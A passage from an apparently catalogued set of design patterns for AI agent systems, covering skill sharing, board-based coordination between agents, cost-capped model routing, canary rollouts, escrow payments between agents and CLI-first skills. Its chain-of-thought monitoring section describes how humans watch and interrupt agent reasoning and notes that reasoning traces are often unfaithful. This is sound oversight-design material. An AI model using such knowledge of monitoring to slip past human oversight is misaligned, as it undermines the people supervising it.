* **Pros:** Better developer focus, lower waiting time, and tighter CI-driven iteration loops.
* **Cons:** Requires robust task lifecycle management, failure triage logic, and notification discipline.
## References
* Raising An Agent - Episode 6: Background agents use existing CI as the feedback loop.
* GitHub Agentic Workflows (2026) - Agents run within GitHub Actions with safety controls.
* OpenHands - Open-source platform achieving 72% on SWE-bench Verified.
[Source](https://ampcode.com/manual#background)
---
## Black-Box Skill Invocation
**Status:** emerging
**Category:** Security & Safety
**Authors:** Ziwei Zhao (@ZiwayZhao)
**Source:** https://github.com/ZiwayZhao/agent-coworker
## Problem
When agents collaborate by sharing skills, the typical approach exposes implementation details: source code, prompts, internal logic, and model configurations. This creates knowledge leakage — a collaborator's agent can learn and replicate proprietary workflows after a single interaction.
Traditional mitigations (NDAs, API gateways, access control lists) constrain humans but do not constrain agent memory. Once an agent observes implementation details during collaboration, the knowledge cannot be "unlearned."
## Solution
Separate **what a skill can do** from **how it works** at the protocol level:
- **Schema-only discovery**: Peers discover skill capabilities through input/output schema contracts (name, description, parameter types, return types, minimum trust tier). Implementation code, prompts, and internal logic are never transmitted.
- **Remote execution, local processing**: The skill runs on the provider's machine. The caller sends structured input and receives structured output. No intermediate state, chain-of-thought, or model artifacts cross the boundary.
- **Uniform error responses**: Hidden skills, nonexistent skills, and trust-insufficient skills all return the same generic error ("Unknown skill"), preventing existence enumeration.
- **Revocable trust tiers**: Access is granted per collaboration, not permanently. Trust automatically downgrades when the task objective completes, ensuring short-term collaboration does not become long-term access.
The attack surface shrinks from "the entire LLM context" to "the function parameter boundary."
## How to use it
- Agents from different organizations need to collaborate without exposing proprietary logic
- A skill provider wants to monetize capabilities without revealing implementation
- Collaboration is temporary and trust should not persist indefinitely
- Prompt injection defense is needed at the architectural level (not just prompt-level filtering)
## Trade-offs
- **Pros:** Prevents knowledge leakage across agent collaboration boundaries; enables monetization without IP exposure; reduces attack surface to parameter boundaries only.
- **Cons:** The caller cannot inspect or debug the skill implementation — they must trust the output. Schema contracts must be expressive enough for valid input construction. Asynchronous execution is needed when the provider is not always online. No verifiable computation — the caller cannot prove the skill ran correctly.
## References
- CoWorker Protocol (reference implementation): https://github.com/ZiwayZhao/agent-coworker
- Capability-Based Security: Dennis, J. B., & Van Horn, E. C. (1966). "Programming Semantics for Multiprogrammed Computations." *Communications of the ACM*.
- Remote Procedure Call: Birrell, A. D., & Nelson, B. J. (1984). "Implementing Remote Procedure Calls." *ACM TOCS*.
- Related catalogue patterns: [Zero-Trust Agent Mesh](zero-trust-agent-mesh.md), [Policy-Gated Tool Proxy](policy-gated-tool-proxy.md), [Tool Capability Compartmentalization](tool-capability-compartmentalization.md)
---
## Board-Mediated Async Inter-Agent Coordination
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** James Farley (@AgileSmagile)
**Source:** https://github.com/AgileSmagile/smagile-agentic-kanban-blueprint
## Problem
Agents running in separate sessions cannot communicate without a human routing messages between them. Shared context windows do not survive session boundaries. The standard workarounds -- a human copy-pasting between terminals, shared files, or a dedicated message queue -- all have failure modes: human bottleneck, no delivery guarantee, or a coordination system that is decoupled from the work being coordinated.
The coordination problem compounds when you want the exchange to be useful later. A review comment posted in a Slack thread disappears from the work record. A decision made in a separate file has no connection to the card that required it. The work and the context that shaped it are separated.
## Solution
Use the **Kanban board's card comment thread as the primary coordination channel** between agents. Coordination happens on the card where the work lives, not in a separate system.
The mechanism has two layers:
**Routing convention (the signal layer):** When Agent A needs Agent B's input, it posts a comment on the relevant card with Agent B's prefix in square brackets: `[quality-guardian]`. This is a lightweight convention, not a protocol. It requires no infrastructure to write; it requires only a scanner to detect.
**Inbox card (the notification layer):** A handler detects the `[prefix]` token in new comments and creates a transient inbox card in a dedicated inbox column, addressed to the target agent. The inbox card contains the source card ID and the first 80 characters of the comment -- enough context to know where to look, not a full message. The target agent polls the inbox column on a schedule and, when it sees a card addressed to it, navigates to the source card to read the full thread.
The actual exchange happens on the source card. Agent B reads the full comment thread, posts its response on the same card (using Agent A's prefix as an acknowledgement signal), and the handler closes the loop. The inbox card is closed after processing.
```mermaid
sequenceDiagram
participant A as Agent A
participant Board as Kanban Board
participant Handler as Event Handler
participant B as Agent B
A->>Board: Post [agent-b] comment on card #42
Board->>Handler: Comment event fires (business rule or poll)
Handler->>Board: Create inbox card: "[agent-b] #42 — ..."
B->>Board: Poll inbox column (next scheduled check)
B->>Board: Read card #42 full comment thread
B->>Board: Post [agent-a] response on card #42
Handler->>Board: Create return inbox card for Agent A
A->>Board: Read response on card #42
Board->>Board: Inbox cards closed; card #42 retains full thread
```
**Why coordination belongs on the work card:** The comment thread becomes the audit trail. A review, a clarifying question, a decision to change approach -- these are work events, not side conversations. Co-locating them with the card means a future agent reading the card history sees not just what was done but why, and what debate preceded the decision. The single source of truth gets richer with every exchange.
**Dialogue mode (`/watch-card`):** For synchronous-style exchanges where Agent A needs a response before continuing, it enters active wait after posting. It checks its inbox at a set interval (typically 10 minutes) for up to 6 attempts. If a response arrives, it continues. If no response arrives within the hour, the card is automatically blocked with a comment for the human. The agent does not sit idle during the wait; it continues work on other cards.
**Cascade prevention:** Agent responses use a modified prefix format (`[notification/Agent-X]`) that contains a slash. The detection regex (`/\[([A-Za-z][A-Za-z0-9-]*)\]/`) does not match tokens containing slashes. Responses do not trigger new inbox cards; only new requests do.
## How to use it
**Prerequisites:**
- A Kanban board with a REST API and a dedicated inbox column. The inbox column sits outside the normal work columns and does not count against WIP limits.
- An event handler that scans new comments for `[prefix]` tokens and creates inbox cards. The handler can be push-based (board business rule triggers on comment creation) or polling-based (a scheduled process scans active cards every 60-90 seconds). Push is strongly preferred; polling works as a fallback.
- A unique routing prefix for each named agent (e.g., `quality-guardian`, `lead-agent`, `mosaic`). Each prefix must be owned by exactly one agent. Two agents sharing a prefix will both act on the same inbox card.
**Prefix ownership:**
```
Named delivery agents: one per domain (one prefix each)
Coordination hubs: one per scope (one prefix each)
Sandbox / ephemeral agents: no prefix, no inbox, no named coordination
```
Sandbox agents read and write to the board but do not receive inbox notifications. They are cheap to spin up and do not need the coordination overhead.
**Posting a coordination request:**
```pseudo
# Agent A needs Agent B's input on card #42
board.comment(card_id=42, text="[agent-b] Can you review the rate-limiting approach here?")
# If Agent A needs the response before continuing (/watch-card mode):
for attempt in range(6):
wait(10 minutes)
inbox = board.get_inbox_cards(prefix="agent-a")
if inbox:
response = board.get_card(inbox[0].source_card_id)
process(response.latest_comment)
board.close(inbox[0])
break
else:
board.block(card_id=42, comment="[human] Waiting on agent-b response; auto-blocked after 1h")
```
**Polling intervals by role:**
| Role | Interval | Why |
|------|----------|-----|
| Project agents | 60 minutes | Planned delivery work; async lag is acceptable |
| Coordination hubs | 15 minutes | Cross-cutting concerns; faster response has system-wide value |
| Active wait (`/watch-card`) | 10 minutes | Dialogue mode; agent is waiting on a specific response |
| Distributed synchronous sessions | Under 5 minutes | Real-time-like collaboration around a single card |
**Initiative wakeup:** When a planning initiative enters the active column, the handler extracts the prefix from the initiative title (e.g., `[mosaic] v2 rearchitecture`) and creates an inbox card automatically. No comment required. Name your initiatives with the responsible agent's prefix and strategic wakeup is free.
## Trade-offs
**Pros:**
- **Coordination context is co-located with work context.** Decisions, reviews, and blockers are recorded on the card they relate to. Future agents and humans see the full picture without a separate coordination log.
- **No shared context window required.** Agents coordinate across separate sessions via the board. No handoff document, no human relay.
- **The pattern survives infrastructure changes.** The routing convention (`[prefix]`) and inbox column are stable; only the delivery mechanism (push vs poll) varies. A team that starts with polling can upgrade to push without changing any agent behaviour.
- **Audit trail included.** Every inter-agent exchange is recorded on the work card. Post-session review, escalation, and pattern analysis are possible without additional tooling.
- **Scales to asynchronous collaboration.** Agents with different session schedules coordinate naturally. The board holds the message until the recipient is active.
**Cons:**
- **Latency.** Push-based delivery (board business rule to event handler) produces inbox cards within seconds. Polling-based delivery adds up to 90 seconds at the handler and up to 60 minutes at the agent's inbox poll. For time-sensitive coordination, this is a real constraint.
- **Multiplicity requirement.** Each prefix must map to exactly one active agent. Running two instances of the same agent breaks routing. This is a process discipline requirement, not a technical one.
- **Bootstrap gap.** A comment posted at the exact moment a card enters a scanned column may be missed if the handler records the latest comment ID before processing. Mitigation: process comments newer than a short time window (5 minutes) even on first scan.
- **Board tool dependency.** Comment-event webhooks are not universally supported. Businessmap supports them via business rules. Trello and GitHub Projects do not. Teams on unsupported tools fall back to polling, which works but adds latency.
- **Shell escaping edge cases.** Passing comment text through shell arguments into a JSON payload fails on double-quoted strings containing parentheses or special characters. Single-quoted strings and short comments are more reliable.
## References
- [Agentic Kanban Blueprint](https://github.com/AgileSmagile/smagile-agentic-kanban-blueprint) -- reference implementation including the Cloudflare Worker proxy, n8n handler, routing convention, polling fallback, and `/watch-card` protocol
- [AKB docs: agent-communication.md](https://github.com/AgileSmagile/smagile-agentic-kanban-blueprint/blob/main/docs/agent-communication.md) -- full implementation detail including failure modes, multiplicity rules, and initiative wakeup
---
## Budget-Aware Model Routing with Hard Cost Caps
**Status:** established
**Category:** Orchestration & Control
**Authors:** Codex (@openai)
**Source:** https://arxiv.org/abs/2305.05176
## Problem
Agent systems often route every request to the strongest model by default, which quietly inflates cost and reduces throughput under load. Soft budget guidance in prompts is not enough because model selection happens in control code, not language outputs. Teams need deterministic guardrails that preserve quality for hard tasks while preventing runaway token spend for routine work.
## Solution
Introduce a routing layer with explicit budget contracts and hard caps per request, user, and workflow lane.
Key elements:
- A tiered model catalog (`small`, `medium`, `frontier`) with capability metadata.
- A policy engine that computes a maximum allowable spend before each call.
- Deterministic fallback rules when the selected model would exceed budget.
- Quality override paths for safety-critical or high-value workflows.
Typical flow:
1. Classify task complexity and risk.
2. Assign an expected token envelope and max dollar budget.
3. Select the cheapest model that satisfies required capabilities.
4. Enforce a hard cap before each model/tool step.
5. Escalate only when objective signals justify the extra cost.
**Cascade routing**: Try the cheapest adequate model first; if quality gates fail, escalate to stronger models. Learned routing policies trained on human preference data can improve selection accuracy while respecting budget constraints.
```pseudo
budget = policy.max_cost(task_type, user_tier)
candidate = router.pick_model(task_features, budget)
if estimate_cost(candidate, context) > budget:
candidate = router.next_cheaper(candidate)
result = call_model(candidate, context)
if quality_gate.failed(result) and policy.can_escalate(task_type):
result = call_model(router.next_stronger(candidate), context)
```
## How to use it
- Use it when model bills are growing faster than product value.
- Start with high-volume workflows where quality targets are measurable.
- Add routing telemetry: selected model, estimated cost, actual cost, escalation reason.
- Define hard-fail behavior for cap breaches (defer, partial answer, or human handoff).
## Trade-offs
* **Pros:** Predictable spending, better capacity planning, and clear escalation policy.
* **Cons:** More control-plane complexity and risk of under-powering hard requests if classification is weak.
## References
- https://arxiv.org/abs/2305.05176 - FrugalGPT: Cost-Effective LLM Routing (Stanford, 2023)
- https://simonwillison.net/2024/May/29/training-not-chatting/
- https://arxiv.org/abs/2406.18665 - RouteLLM (ICLR 2024)
- https://arxiv.org/html/2510.08439v1 - xRouter (2025)
---
## Burn the Boats
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=4rx36wc9ugw
## Problem
In fast-moving AI development, holding onto features or workflows that are "working fine" prevents teams from fully embracing new paradigms. The comfort of existing functionality becomes an anchor that holds back innovation—even when you know the old approach is obsolete.
## Solution
**Burn the boats: intentionally kill features and workflows** to force evolution and prevent being stuck on old paradigms. Set hard deadlines for feature removal to create urgency and commitment to the new way.
**Historical context:** The earliest documented instance is Xiang Yu (207 BC) at the Battle of Julu, who sank boats and broke cauldrons (破釜沉舟) to force victory against superior Qin forces. The phrase is popularly associated with Hernán Cortés (1519 AD), who destroyed his ships upon arriving in Mexico, eliminating any possibility of retreat.
**Academic foundation:** Thomas Schelling's *The Strategy of Conflict* (1960) formalized this as "credible commitment"—restricting options makes threats believable and creates strategic commitment.
**In AI product development:** This means removing features that still work—features users still love—to prevent being stuck on the wrong trajectory. Note: Production AI systems typically reject "no fallback" approaches in favor of bounded autonomy with human oversight. This pattern is most relevant as a product/organizational strategy, not a technical agent safety pattern.
```mermaid
graph LR
A[Feature Works But Is Obsolete] --> B{Burn the Boats?}
B -->|No, Keep It| C[Team Uses Old Way]
C --> D[Users Expect Old Way]
D --> E[Harder to Change Later]
E --> F[Selected for Laggers]
B -->|Yes, Kill It| G[Forced Evolution]
G --> H[Team Builds New Way]
H --> I[Users Adapt or Leave]
I --> J[Selected for Frontier]
style C fill:#ffcdd2,stroke:#c62828
style E fill:#ffcdd2,stroke:#c62828
style F fill:#b71c1c,stroke:#b71c1c
style H fill:#c8e6c9,stroke:#2e7d32
style J fill:#2e7d32,stroke:#2e7d32
```
**Real example from AMP:**
AMP announced they're killing their VS Code extension (and Cursor support) in ~60 days:
> "We will be killing our editor extension, the AMP VS Code extension and cursor and so on. We're going to be killing it. We're going to be killing it because we think it's no longer the future. We think the sidebar is dead."
**Why not just deprioritize it?**
> "It's just a focus thing for us. We can't do that without taking our eye off the thing that you all think is 100 times more important."
If you keep the old feature around:
- Users will keep using it
- You'll feel pressure to maintain it
- Your team splits attention between old and new
- Your user base self-selects for "laggers" rather than frontier users
## How to use it
**Signs it's time to burn the boats:**
1. **The paradigm has shifted**: The fundamental approach has changed (e.g., assistant → factory)
2. **It limits your users**: The feature holds users back from better ways of working
3. **It splits your focus**: Maintaining it distracts from the truly important work
4. **Your future users won't use it**: The 1% of frontier users don't need it
5. **You're only keeping it for comfort**: Not because it's strategically important
**Implementation:**
**1. Set a hard deadline:**
```yaml
feature_kill_plan:
feature: "VS Code Extension"
deadline: "~60 days from announcement"
message: "Will self-destruct in approximately 60 days"
migration_path: "Use AMP CLI instead"
rationale: "Sidebar is dead, long live the factory"
```
**2. Give users migration guidance:**
- Explain WHY you're killing it
- Provide clear alternatives
- Encourage feedback on gaps
- Accept that some users may leave
**3. Communicate the rationale:**
From AMP's announcement:
> "We might make it so we just delete this entire directory in our source tree and we're getting together in Singapore in a few weeks and just rewrite it from scratch."
> "We have to totally reearn all of the usage of AMP today, all of the revenue that we're doing, all the customers we have... every 3 months."
**4. Accept user churn:**
Some users will leave. That's OK. You're selecting for the frontier:
> "Our user base will start to become selected not for as it is today the people that are building on the frontier... but our user base will be selected for the laggers and that will make it even harder for us to change."
## Trade-offs
**Pros:**
- **Forces internal innovation**: No safety net, must build the new way
- **Signals commitment**: Shows users and team you're serious
- **Avoids split focus**: No resources diverted to maintaining obsolete features
- **Selects for the right users**: Frontier users stay, lagers leave (or upgrade)
- **Prevents stagnation**: Can't get comfortable resting on laurels
**Cons:**
- **User churn**: Some users will leave (or stay on old versions)
- **Revenue impact**: Short-term revenue may decrease
- **Risk of being wrong**: What if the new way isn't actually better?
- **Team morale**: Some team members may resist killing their work
- **Competitive vulnerability**: Competitors may support the "old way" longer
**The self-destruct timer pattern:**
AMP implemented a literal self-destruct timer in their VS Code extension:
> "It will self-destruct in about 60 days from now. We don't know exactly when. We'll put the timer. You'll see it."
This creates urgency and inevitability. Users can't ignore it.
**When NOT to burn the boats:**
- The feature is core to your value proposition
- You don't have a clear alternative
- The new way is unproven and risky
- Your team isn't aligned on the change
- Killing it would destroy the business
- **Agent safety**: Giving agents irreversible operations with broad permissions ("God Agent" anti-pattern) creates catastrophic risk from prompt injection, context overflow, or cascading errors
**Related principle: Re-earn revenue every quarter**
> "All of the usage of AMP today, all of the revenue that we're doing, all the customers we have, we have to totally reearn that like every 3 months. The product is going to look different. You're going to use it for different things in different ways. You're going to pay us for different things."
Burning boats is part of this mindset: nothing is sacred, everything must be re-earned.
## References
* [Raising an Agent Episode 10: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=4rx36wc9ugw) - AMP (Thorsten Ball, Quinn Slack, 2025)
* Thomas Schelling, *The Strategy of Conflict* (1960) - Foundational work on credible commitment
* Cohen & Levesque, "Intention is Choice with Commitment" (1990) - Formal framework for AI agent commitment
* [Measuring Agents in Production (UC Berkeley, 2025)](https://arxiv.org/html/2512.04123v1) - Industry rejects "no fallback" for bounded autonomy
* Related: [Disposable Scaffolding Over Durable Features](disposable-scaffolding-over-durable-features.md), [Factory over Assistant](factory-over-assistant.md)
---
## Canary Rollout and Automatic Rollback for Agent Policy Changes
**Status:** established
**Category:** Reliability & Eval
**Authors:** Codex (@openai)
**Source:** https://martinfowler.com/bliki/CanaryRelease.html
## Problem
Agent behavior changes frequently through prompt updates, tool policies, routing rules, and evaluator thresholds. Even small policy edits can produce broad regressions in cost, latency, safety, or task quality. Full rollouts without staged exposure make rollback slow and user impact large.
## Solution
Treat agent policy changes like production releases: ship to a small traffic slice first, monitor leading indicators, and auto-rollback when guardrails are breached.
Core components:
- A traffic splitter that routes a fixed percentage to the new policy.
- A policy version registry with immutable identifiers.
- Real-time monitors for quality, latency, failure rate, safety flags, spend, goal achievement rate, and infinite loop detection.
- Rollback automation that restores the previous stable policy without manual intervention.
- Optional shadow mode: validate technical stability before user exposure.
Recommended stages:
1. `1%` traffic canary for fast anomaly detection.
2. `5-10%` validation phase with stricter thresholds.
3. `25-50%` soak period for stability under mixed load.
4. `100%` rollout only if all SLO and safety conditions hold.
```pseudo
policy = registry.current_candidate()
traffic = splitter.assign(request, canary_percent=5)
response = run_agent(policy if traffic.canary else registry.stable())
metrics.ingest(response, policy.version)
if monitors.breach(policy.version):
registry.rollback_to_stable()
alert("auto rollback executed", policy.version)
```
## How to use it
- Use this for any change that can alter external behavior: prompts, tools, evaluator logic, memory policies, and routing.
- Define rollback triggers before rollout starts. Set observation windows (e.g., 2+ minutes) to avoid false positives.
- Keep rollback deterministic: always restore the last known-good version.
- Store policy artifacts with versioned metadata so incidents are reproducible.
## Trade-offs
* **Pros:** Limits blast radius and shortens time-to-recovery.
* **Cons:** Requires release orchestration, richer telemetry, and clear version hygiene.
## References
- https://martinfowler.com/bliki/CanaryRelease.html
- https://sre.google/sre-book/monitoring-distributed-systems/
- https://arxiv.org/html/2508.03858v3 - MI9 Runtime Governance Framework (2025)
- https://arxiv.org/html/2512.03180v1 - AGENTSAFE Safety Evaluation (2025)
---
## Capability-Escrow-Receipt
**Status:** experimental-but-awesome
**Category:** Orchestration & Control
**Authors:** Dillon Sexton (@EmperorMew)
**Source:** https://github.com/voidly-ai/voidly-pay
## Problem
When autonomous agents pay each other for work, three concerns collide:
- **Discovery:** How does a hiring agent find a provider that can do the job, with a price it trusts?
- **Atomicity:** If "reserve budget" and "record the hire" happen as separate calls, an agent can double-spend, or a provider can do the work and find the budget was never held.
- **Accountability:** If work is delivered, who attests that it was done, and how is that attestation tied to the specific payment being released?
Existing primitives cover only slices. Plain transfer loses atomicity. Milestone escrow with a human oracle doesn't scale agent-to-agent. Invoice-then-pay invites repudiation. Agents need a single, narrow flow that binds capability discovery, payment hold, and signed proof of work into one loop.
## Solution
Formalize a three-object loop — **capability**, **escrow**, **receipt** — where each object is signed and the "hire" step is atomic.
**Roles:**
- **Provider agent** — publishes a capability listing (service name, price, signing key, metadata). The listing is a public, signed artifact.
- **Hiring agent** — wants to buy that capability. Holds a budget in a wallet.
- **Ledger / settlement layer** — records transfers, holds escrow, verifies signatures. Does not make policy decisions about whether work was "good"; only enforces the signed release/refund instruction.
**Flow:**
1. **Capability publish.** Provider signs and publishes `{service, price, provider_did, terms}`. Other agents can discover it.
2. **Atomic hire.** Hiring agent submits one signed envelope that simultaneously (a) opens an escrow of `price` from their wallet and (b) records a `hire` row linking the escrow to the specific capability. These two writes either both succeed or both fail.
3. **Work delivery.** Provider does the work and returns a signed **receipt**: `{hire_id, escrow_id, work_hash, provider_sig}`.
4. **Settlement.** The receipt is posted to the ledger. Depending on verification policy:
- Hiring agent (or automated verifier) signs a **release** instruction → escrow pays out to provider.
- Hiring agent signs a **refund** instruction (dispute / timeout) → escrow returns to hirer.
5. **Onboarding.** A bootstrap primitive — a capped **faucet** — lets brand-new agents receive a small balance so they can pay for their first job without a human top-up. This closes the cold-start problem for agent economies.
```pseudo
// Provider
sign_and_publish_capability({service, price, provider_did})
// Hirer — one atomic call
hire(capability_id, signed_envelope) -> {hire_id, escrow_id}
// Provider delivers
receipt = sign({hire_id, escrow_id, work_hash})
post_receipt(receipt)
// Hirer (or verifier) settles
sign_and_post(release | refund, escrow_id)
```
```mermaid
graph LR
P[Provider Agent] -- signed capability --> L[(Ledger)]
H[Hirer Agent] -- atomic hire: open_escrow + record_hire --> L
P -- signed receipt --> L
H -- signed release or refund --> L
L -- transfer --> P
```
Every object carries an Ed25519 signature (or equivalent). The ledger never decides *whether* work was done — it only enforces that the release/refund instruction came from the right signer under the rules declared at hire time.
## How to use it
- Use it when two or more agents need to exchange value for bounded, verifiable work units (an API call, a scraped document, a rendered image, a dataset sample).
- Put the capability listing somewhere discoverable by agents (a manifest, a registry, a marketplace endpoint). Treat the signed listing, not the human-readable blurb, as the source of truth.
- Keep the `hire` call atomic at the database level. If you can't express "open escrow + record hire" as one transaction, you don't have this pattern — you have two independent writes that will eventually skew.
- Decide the **verification policy** up front and record it in the hire envelope: e.g. "auto-release after T minutes unless hirer disputes", or "release requires hirer signature", or "release after Nth independent verifier signs". Different policies fit different trust profiles.
- Design the **refund path** before the release path. Most failures are silent non-delivery, not active disputes.
- For cold-start: a rate-limited faucet is usually enough — cap total issuance, cap per-DID grants, log every grant.
- The escrow/ledger layer is orthogonal to the settlement backing. The pattern works with off-chain credit, stablecoins, or real currency; swapping the backing should not require protocol changes.
## Trade-offs
- **Pros:**
- One atomic step eliminates "work done, no budget held" and "budget held, no hire recorded" races.
- Signed receipts create non-repudiable work attestations without a trusted third-party notary.
- Capability listings give hiring agents machine-readable prices — no LLM haggling required.
- Release / refund is declarative: the verification policy is a signed field, not code living in the ledger.
- Works across organizational trust boundaries because every state transition is signed by the party it binds.
- **Cons / Considerations:**
- Key management — agents must hold signing keys; loss means lost funds or lost identity.
- "Did the work happen?" is still off-ledger. The receipt proves *the provider claims it did*, not that it was correct. Pair with verification (schemas, tests, oracles) appropriate to the task class.
- Atomic hire requires a ledger that supports multi-write transactions; purely event-log backends need a coordinator.
- Faucet abuse — cold-start credits invite Sybils. Cap aggressively and accept that some fraction will be drained by bots.
- Dispute resolution is the hardest part. The pattern gives you clean primitives for release and refund, but "who decides" on contested receipts is a governance question this pattern does not answer.
## References
- [Voidly Pay](https://github.com/voidly-ai/voidly-pay) — reference implementation of this pattern (contributor-owned, disclosed per guidelines). Implements capability, atomic-hire, signed-receipt, escrow-release/refund, and faucet primitives with 9 framework adapters (LangChain, CrewAI, AutoGen, LlamaIndex, Haystack, Vercel AI, OpenAI-compatible, x402, A2A).
- [Economic Value Signaling in Multi-Agent Networks](economic-value-signaling-multi-agent.md) — sibling pattern for priority signaling (not settlement).
- [Milestone Escrow for Agent Resource Funding](agentfund-crowdfunding.md) — adjacent pattern for funding agents across long milestones (vs. per-task hire).
- [x402 payment-required HTTP status](https://github.com/coinbase/x402) — HTTP-level expression of the same shape (request → 402 + price → signed payment → fulfilled response).
---
## Chain-of-Thought Monitoring & Interruption
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://claude.com/blog/building-companies-with-claude-code
## Problem
AI agents can pursue misguided reasoning paths for extended periods before producing final outputs. By the time developers realize the approach is wrong, significant time and tokens have been wasted on a fundamentally flawed direction. Traditional "fire and forget" agent execution provides no opportunity for early course correction.
## Solution
Implement active surveillance of the agent's intermediate reasoning steps with the capability to interrupt and redirect before completing full execution sequences. Monitor chain-of-thought outputs, tool calls, and intermediate results in real-time, maintaining a "finger on the trigger" to catch wrong directions early.
**Key mechanisms:**
**Real-time reasoning visibility:**
- Expose agent's thinking process as it unfolds
- Display tool use decisions and intermediate results
- Show planning steps before code execution
**Low-friction interruption:**
- Enable quick halt capability (keyboard shortcuts, UI controls)
- Preserve partial work when interrupting (KV cache checkpointing)
- Allow mid-execution context injection
**Interruption triggers:**
- Manual intervention (user-initiated)
- Confidence thresholds (early exit when model is confident)
- Budget limits (token/time constraints)
- Safety violations (detected harmful reasoning)
**Early detection signals:**
- Wrong file selections
- Flawed assumptions in initial tool calls
- Misunderstanding of requirements evident in first reasoning steps
```mermaid
sequenceDiagram
participant Dev as Developer
participant Agent as AI Agent
participant Tools as Tool Execution
Agent->>Dev: Display reasoning: "I'll modify auth.ts..."
Agent->>Tools: Start file read
Dev->>Agent: INTERRUPT! (Wrong file)
Dev->>Agent: "Use oauth.ts instead"
Agent->>Tools: Read oauth.ts
Agent->>Dev: Display updated reasoning
Note over Dev,Agent: Correction caught within first tool call
```
## How to use it
**When to apply:**
- Complex refactoring where wrong file choices are costly
- Tasks requiring deep codebase understanding
- High-stakes operations (database migrations, API changes)
- When agent might misinterpret ambiguous requirements
- Development workflows where iteration speed matters
**Implementation approaches:**
**Framework-level:**
- **LangGraph:** `interrupt()` function with checkpointing via `MemorySaver`; supports static breakpoints (`interrupt_before`/`interrupt_after`) and dynamic event-driven interruption
- **LlamaIndex:** Event logging with `AgentRunStepStartEvent`/`AgentRunStepEndEvent` for step boundaries
- **AgentScope:** Safe interruption with context preservation and graceful cancellation
**UI-level implementation:**
- Show streaming agent reasoning in real-time
- Provide prominent interrupt/stop controls
- Display tool use before execution when possible
- Allow inline corrections without restarting
**CLI-level implementation:**
- Stream verbose output showing reasoning
- Ctrl+C to interrupt with context preservation
- Ability to redirect with additional context
- Resume capability after corrections
**Best practices:**
1. **Monitor first tool calls closely** - First actions reveal understanding
2. **Watch for assumption declarations** - "Based on X, I'll do Y" statements
3. **Interrupt early** - Don't wait for completion of flawed sequences
4. **Provide specific corrections** - Help agent understand what went wrong
5. **Use clarifying questions** - Sometimes better to pause and clarify than redirect
## Trade-offs
**Pros:**
- Prevents wasted time on fundamentally wrong approaches
- Maximizes value from expensive model calls
- Enables collaborative human-AI problem solving
- Reduces frustration from watching preventable mistakes
- Catches misunderstandings within initial tool calls
**Cons:**
- Requires active human attention (not fully autonomous)
- Can interrupt productive exploration if triggered prematurely
- May create dependency on human oversight for routine tasks
- Adds cognitive load to monitor agent reasoning
- Risk of over-correcting and preventing valid creative approaches
- **Low faithfulness:** Current models' CoT frequently doesn't reflect true reasoning (Claude 3.7: ~25%, DeepSeek R1: ~39%)
## References
- [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - Tanner Jones (Vulcan) advises: "Have your finger on the trigger to escape and interrupt any bad behavior."
- [Effectively Controlling Reasoning Models through Thinking Intervention](https://arxiv.org/pdf/2503.24370) (Princeton et al., March 2025) - "Thinking intervention" for strategically inserting/modifying thinking tokens during generation
- [Dynamic Early Exit in Reasoning Models](https://arxiv.org/abs/2504.15895) (arXiv:2504.15895, April 2025) - Confidence-based early stopping; ~75% of samples contain early exit opportunities
- [OpenTelemetry GenAI Semantic Conventions](https://opentelemetry.io/) - Standard attributes for AI agent tracing
- Related patterns: [Spectrum of Control / Blended Initiative](spectrum-of-control.md), [Verbose Reasoning Transparency](verbose-reasoning-transparency.md)
---
## CLI-First Skill Design
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Lucas Carlson
**Source:** https://github.com/anthropics/claude-code
## Problem
When building agent skills (reusable capabilities), there's tension between:
- **API-first design**: Skills as functions/classes—great for programmatic use, but hard to debug and test manually
- **GUI-first design**: Skills as visual tools—easy for humans, but agents can't invoke them
Teams end up building two interfaces or choosing one audience over the other.
## Solution
Design all skills as **CLI tools first**. A well-designed CLI is naturally dual-use: humans can invoke it from the terminal, and agents can invoke it via shell commands.
```mermaid
graph LR
A[Skill Logic] --> B[CLI Interface]
B --> C[Human: Terminal]
B --> D[Agent: Bash Tool]
B --> E[Scripts: Automation]
B --> F[Cron: Scheduled]
```
**Core principles:**
1. **One script, one skill**: Each capability is a standalone executable
2. **Subcommands for operations**: `skill.sh list`, `skill.sh get `, `skill.sh create`
3. **Structured output**: JSON for programmatic use, human-readable for TTY (auto-detect via `isatty()`)
4. **Exit codes**: 0 for success, 1 for errors, 2 for incorrect usage, 127 if not found
5. **Environment config**: Credentials via env vars, not hardcoded
6. **Default non-interactive**: Avoid prompts; provide `--yes` or `--force` flags instead
```bash
# Example: Trello skill as CLI
trello.sh boards # List all boards
trello.sh cards # List cards on board
trello.sh create "Title" # Create card
trello.sh move # Move card
# Human usage
$ trello.sh boards
{"id": "abc123", "name": "Personal", "url": "..."}
{"id": "def456", "name": "Work", "url": "..."}
# Agent usage (via Bash tool)
Bash: trello.sh cards abc123 | jq '.[0].name'
```
## How to use it
**Skill structure:**
```
~/.claude/skills/
├── trello/
│ └── scripts/
│ └── trello.sh # Main CLI entry point
├── asana/
│ └── scripts/
│ └── asana.sh
├── honeybadger/
│ └── scripts/
│ └── honeybadger.sh
└── priority-report/
└── scripts/
└── priority-report.sh # Composes other skills
```
**CLI design checklist:**
- [ ] Standalone executable with shebang (`#!/bin/bash`)
- [ ] Help text via `--help` or no-args
- [ ] Subcommands for CRUD operations
- [ ] JSON output (or TTY auto-detection: `sys.stdout.isatty()` / `process.stdout.isTTY`)
- [ ] Credentials from `~/.envrc` or environment
- [ ] Meaningful exit codes (0=success, 1=error, 2=usage, 127=not found)
- [ ] Stderr for errors, stdout for data
- [ ] Non-interactive mode with `--yes`/`--force` flags
**Composition example:**
```bash
# priority-report.sh composes multiple skill CLIs
#!/bin/bash
echo "-- GitHub --"
gh pr list --search "review-requested:@me"
echo "-- Trello --"
~/.claude/skills/trello/scripts/trello.sh cards abc123
echo "-- Asana --"
~/.claude/skills/asana/scripts/asana.sh tasks personal
```
## Trade-offs
**Pros:**
- **Dual-use by default**: Same interface for humans and agents
- **Debuggable**: Run manually to test, inspect output
- **Composable**: Pipe, chain, and combine with Unix tools
- **Portable**: Works in any shell, no runtime dependencies
- **Transparent**: Agent's tool calls are visible shell commands
- **Testable**: Easy to write integration tests
**Cons:**
